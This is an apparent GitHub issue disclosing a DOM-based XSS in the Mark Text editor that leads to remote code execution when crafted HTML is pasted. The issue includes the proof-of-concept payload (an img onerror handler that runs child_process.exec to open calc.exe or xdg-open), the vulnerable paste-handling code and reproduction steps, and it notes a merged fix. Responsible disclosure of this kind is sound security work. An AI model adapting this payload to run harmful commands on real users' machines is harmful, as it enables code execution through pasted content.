New issue

Jump to bottom

Security issue: DOM based XSS & RCE - from pasting vulnerable HTML #2990

Closed 1 task done **luiseok** opened this issue on Feb 7 · 0 comments · Fixed by #3002

luiseok commented on Feb 7 • edited

Description

An attacker can induce Mark Text users to copy the HTML code below to execute a Remote Code Execution attack via XSS.

```
<!-- for windows -->
<table><tr><img src onerror="require('child_process').exec('calc.exe')"></tr></table>
<!-- for linux (tested with kali) -->
<table><tr><img src onerror="require('child_process').exec('xdg-open .')"></tr></table>
```

The above code is inserted into the Mark Text as a DOM through the source code below, and the remote code execution is performed by calling child_process through the inline script.

marktext/src/muya/lib/contentState/pasteCtrl.js
Lines 44 to 65 in b029938

```
44    ContentState.prototype.checkCopyType = function (html, text) {
45      let type = 'normal'
46      if (!html && text) {
47        type = 'copyAsMarkdown'
48        const match = /^<([a-zA-Z\d-]+)(?=\s|>).*?>[\s\S]+?<\/([a-zA-Z\d-]+)>$/.exec(text.
49        if (match && match[1]) {
50          const tag = match[1]
51          if (tag === 'table' && match.length === 3 && match[2] === 'table') {
52            // Try to import a single table
53            const tmp = document.createElement('table')
```

Can you reproduce the issue?

Steps to reproduce

1. Copy the vulnerable HTML code
    - `<table><tr><img src onerror="require('child_process').exec('calc.exe')"></tr></table>`
2. Paste it into Mark Text app

Expected behavior:


HTML should be sanitized before pasted into DOM.

Actual behavior:

No HTML sanitize procedure. Only checks if it's wrapped with `<table>` or not.

Link to an example: [optional]

bandicam.2022-02-08.01-33-25-900-cut.mp4



bandicam.2022-02-08.01-33-25-900.mp4

Versions

- MarkText version: `v0.16.3`
- Operating system:
  Windows 11 `Version 21H2 - OS Build 22000.469`
  Kali Linux `Kali GNU/Linux Rolling 2021.4`

👍 1

 **fxha** mentioned this issue on Feb 9

Fix XSS in HTML table paste content #3002

Merged

 **Jocs** closed this as completed in #3002 on Feb 18

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

Fix XSS in HTML table paste content
marktext/marktext

1 participant